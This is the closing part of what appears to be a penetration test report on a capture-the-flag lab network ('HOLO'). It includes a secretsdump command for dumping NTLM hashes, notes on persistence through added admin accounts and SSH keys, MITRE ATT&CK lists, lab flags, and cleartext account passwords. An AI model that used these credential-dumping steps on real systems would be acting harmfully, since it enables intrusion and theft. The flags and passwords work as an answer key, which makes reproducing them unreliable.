Default Gateway . . . . . : 10.200.107.1

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt

```

Dump NTLM hashes from 10.200.107.30

- Download secretsdump.py from this [link](#).
- Execute below command from attacker machine using user credential created to dump NTLM hashes from 10.200.107.30
 - sudo python3 ./secretsdump.py
‘HOLOLIVE/hacker:hackerPassw0rd@10.200.107.30’

MITRE ATT&CK Reference:

- [Tactic - TA0006 - Credential Access](#)
 - [Technique – T1003 - OS Credential Dumping](#)
 - [Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentials](#)
 - [Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager](#)
 - [Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory](#)
 - [Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets](#)

Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable.

The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again.

Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Black Sun Security added administrator or root level accounts on all systems compromised. In addition to the administrative/root access, Black Sun Security has added attacker sshkey to all system compromised that have SSH service running.

House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed.

Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that Black Sun Security are meticulous and no remnants of our penetration test are left over is important.

After the penetration test were completed, Black Sun Security removed all user accounts, passwords, malicious files (including reverse shell php file, mimikatz, powershell script and DLL file), database tables and sshkey installed on the system.

Black Sun Security has ensured all the services that have been turned off or disabled during the assessment are revert back to normal, docker container is up and running (remove leftover container used for privilege escalation) and any modification of user account group/permission is revert back as well.

HOLO should not have to remove any user accounts or services from the system

Conclusion | Summary

HOLO corporate network suffered a series of improper user input validation that led to complete compromise of internal network in which BLACK SUN SECURITY has successfully obtained access with administrative privileges into four (4) systems that were on the HOLO corporate network.

The objectives of this penetration testing were met as BLACK SUN SECURITY has identified and determined the impact of potential security breach on confidentiality of HOLO corporate data and internal infrastructure.

It is highly recommended that HOLO take immediate action to patch these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort (as low-hanging fruits).

Additional Items

Appendix 1 – References

Vulnerabilities References

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)
- [CWE-640: Weak Password Recovery Mechanism for Forgotten Password](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-427: Uncontrolled Search Path Element](#)
- [NIST - CVE-2016-2115](#)
- [Code Execution via Local File Inclusion](#)
- [PortSwigger - Robots.txt file](#)
- [CWE-23](#)
- [CWE-36](#)
- [CWE-184](#)
- [CWE-182](#)
- [NIST - CVE-2020-28950 Detail](#)
- [CVE Detail - CVE-2020-28950](#)
- [IBM X-Force Exchange - Anti-Ransomware Tool privilege escalation](#)
- [CWE-254: 7PK - Security Features \(4.5\)](#)
- [CVE Details - CVE-2016-2115](#)
- [Tenable - SMB Signing not required](#)
- [Unrestricted File Upload - OWASP](#)

Vulnerabilities Articles

- [Password reset poisoning - PortSwigger](#)
- [Password Reset Vulnerability \(Poisoning\) - Acunetix](#)
- [DLL Hijacking](#)
- [An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit](#)
- [Remote NTLM Relaying via Meterpreter](#)
- [Remote NTLM relaying through meterpreter on Windows port 445](#)
- [An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit](#)
- [Remote NTLM Relaying via Meterpreter](#)
- [Remote NTLM relaying through meterpreter on Windows port 445](#)
- [Project 12: Cracking Linux Password Hashes with Hashcat](#)

Best Practices

- [OWASP Secure Coding Best Practice v2](#)

Tool References

- [NTLMRelayx](#)
- [SMBexec](#)
- [secretsdump](#)
- [Generate Backdoor via SQL Injection](#)
- <https://gtfobins.github.io/gtfobins/docker/#suid>
- [applocker bypass checker](#)
- [PHP Reverse Shell](#)

Appendix 2 – MITRE ATT&CK Framework

This appendix 2 – MITRE ATT&CK Framework show the tactics, techniques and sub-techniques used that can be correlated to the action of BLACK SUN SECURITY performed during this assessment.

This is extremely useful and acted as a guide for HOLO to plan, engage improvement of detection capabilities (or early detection) and response to the threats and risks in HOLO corporate environment.

Tactics

- [Tactic - TA0001 - Initial Access](#)
- [Tactic – TA0002 - Execution](#)
- [Tactic – TA0003 - Persistence](#)
- [Tactic – TA0004 - Privilege Escalation](#)
- [Tactic – TA0005 – Defense Evasion](#)
- [Tactic - TA0006 - Credential Access](#)
- [Tactic – TA0007 - Discovery](#)
- [Tactic – TA0008 - Lateral Movement](#)
- [Tactic – TA0040 - Impact](#)
- [Tactic - TA0043 - Reconnaissance](#)

Techniques

- [Technique – T1003 - OS Credential Dumping](#)
- [Technique – T1021 – Remote Services](#)
- [Technique – T1055 - Process Injection](#)
- [Technique – T1059 - Command and Scripting Interpreter](#)
- [Technique – T1078 – Valid Accounts](#)
- [Technique – T1087 – Account Discovery](#)
- [Technique – T1090 - Proxy](#)
- [Technique – T1098 - Account Manipulation](#)
- [Technique – T1110 – Brute Force](#)
- [Technique – T1136 – Create Account](#)
- [Technique - T1190 - Exploit Public-Facing Application](#)
- [Technique – T1210 - Exploitation of Remote Services](#)
- [Technique – T1211 - Exploitation for Defense Evasion](#)
- [Technique – T1212 - Exploitation for Credential Access](#)
- [Technique – T1218 - Signed Binary Proxy Execution](#)
- [Technique – T1489 – Service Stop](#)
- [Technique – T1505 - Server Software Component](#)
- [Technique – T1529 – System Shutdown/Reboot](#)
- [Technique – T1548 - Abuse Elevation Control Mechanism](#)
- [Technique - T1552 - Unsecured Credentials](#)
- [Technique – T1557 - Man-in-the-Middle](#)
- [Technique – T1562 - Impair Defenses](#)
- [Technique – T1572 - Protocol Tunneling](#)
- [Technique – T1574 - Hijack Execution Flow](#)
- [Technique – T1611 – Escape to Host](#)
- [Technique - T1590 - Gather Victim Network Information](#)
- [Technique - T1592 - Gather Victim Host Information](#)
- [Technique - T1595 - Active Scanning](#)

Sub-techniques

- [Sub-technique – T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow](#)
- [Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol](#)
- [Sub-technique – T1021.002 - Remote Services: SMB/Windows Admin Shares](#)
- [Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell](#)
- [Sub-technique – T1078.003 - Valid Accounts: Local Accounts](#)
- [Sub-technique – T1087.001 – Account Discovery: Local Account](#)
- [Sub-technique – T1098.004 - Account Manipulation: SSH Authorized Keys](#)
- [Sub-technique – T1110.002 – Brute Force: Password Cracking](#)
- [Sub-technique – T1136.001 - Create Account: Local Account](#)
- [Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32](#)
- [Sub-technique – T1136.001 - Create Account: Local Account](#)
- [Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32](#)
- [Sub-technique – T1505.003 - Server Software Component: Web Shell](#)
- [Sub-technique – T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid](#)
- [Sub-technique - T1552.001 - Unsecured Credentials: Credentials In Files](#)
- [Sub-technique – T1557.001 - Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay](#)
- [Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools](#)
- [Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall](#)
- [Sub-technique – T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking](#)
- [Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses](#)
- [Sub-technique – T1592.002 - Gather Victim Host Information: Software](#)
- [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)

Appendix 3 - Trophies

IP Hostname	user.txt location	root.txt location	Flag
http://admin.holo.live	/var/www/admin/user.txt		HOLO{175d7322f8fc53392a417ccde356c3fe}
10.200.107.33	/var/www/user.txt		HOLO{3792d7d80c4dcabb8a533afddf06f666}
10.200.107.33		/root/root.txt	HOLO{e16581b01d445a05adb2e6d45eb373f7}
http://10.200.107.31			HOLO{bcfe3bcb8e6897018c63fbec660ff238}
10.200.107.31		C:\Users\Administrator\Desktop\root.txt	HOLO{50f9614809096ffe2d246e9dd21a76e1}
10.200.107.35	C:\Users\watamet\Desktop\user.txt		HOLO{2cb097ab8c412d565ec3cab49c6b082e}
10.200.107.35		C:\Users\Administrator\Desktop\root.txt	HOLO{ee7e68a69829e56e1d5b4a73e7ffa5f0}
10.200.107.30		C:\Users\Administrator\Desktop\root.txt	HOLO{29d166d973477c6d8b00ae1649ce3a44}

Appendix 4 - Meterpreter Usage

For this assessment, BLACK SUN SECURITY used one (1) Metasploit Meterpreter module on single target hosts – 10.200.107.35

Appendix 5 - Account Usage

For this assessment, BLACK SUN SECURITY obtained and leveraging valid user account below:

- admin:**DBManagerLogin!**
- www-data
- root
- linux-admin
- admin:**J123SecureAdminDashboard321!**
- gurag
- nt authorirt\system
- watamet:**Nothingtoworry!**
- HOLOLIVE/SRV-ADMIN

Appendix 6 – Additional [tools | binary] Usage

- nmap
- gobuster
- rustscan
- curl
- rdesktop
- ntlmrelayx
- proxychain
- msfconsole & msfvenom
- nc
- find
- docker
- route
- python3
- ps
- mysql
- ssh-keygen
- hashcat
- sshuttle
- powershell
- mimikatz
- applocker bypass checker
- smbexec
- secretsdump

Last Page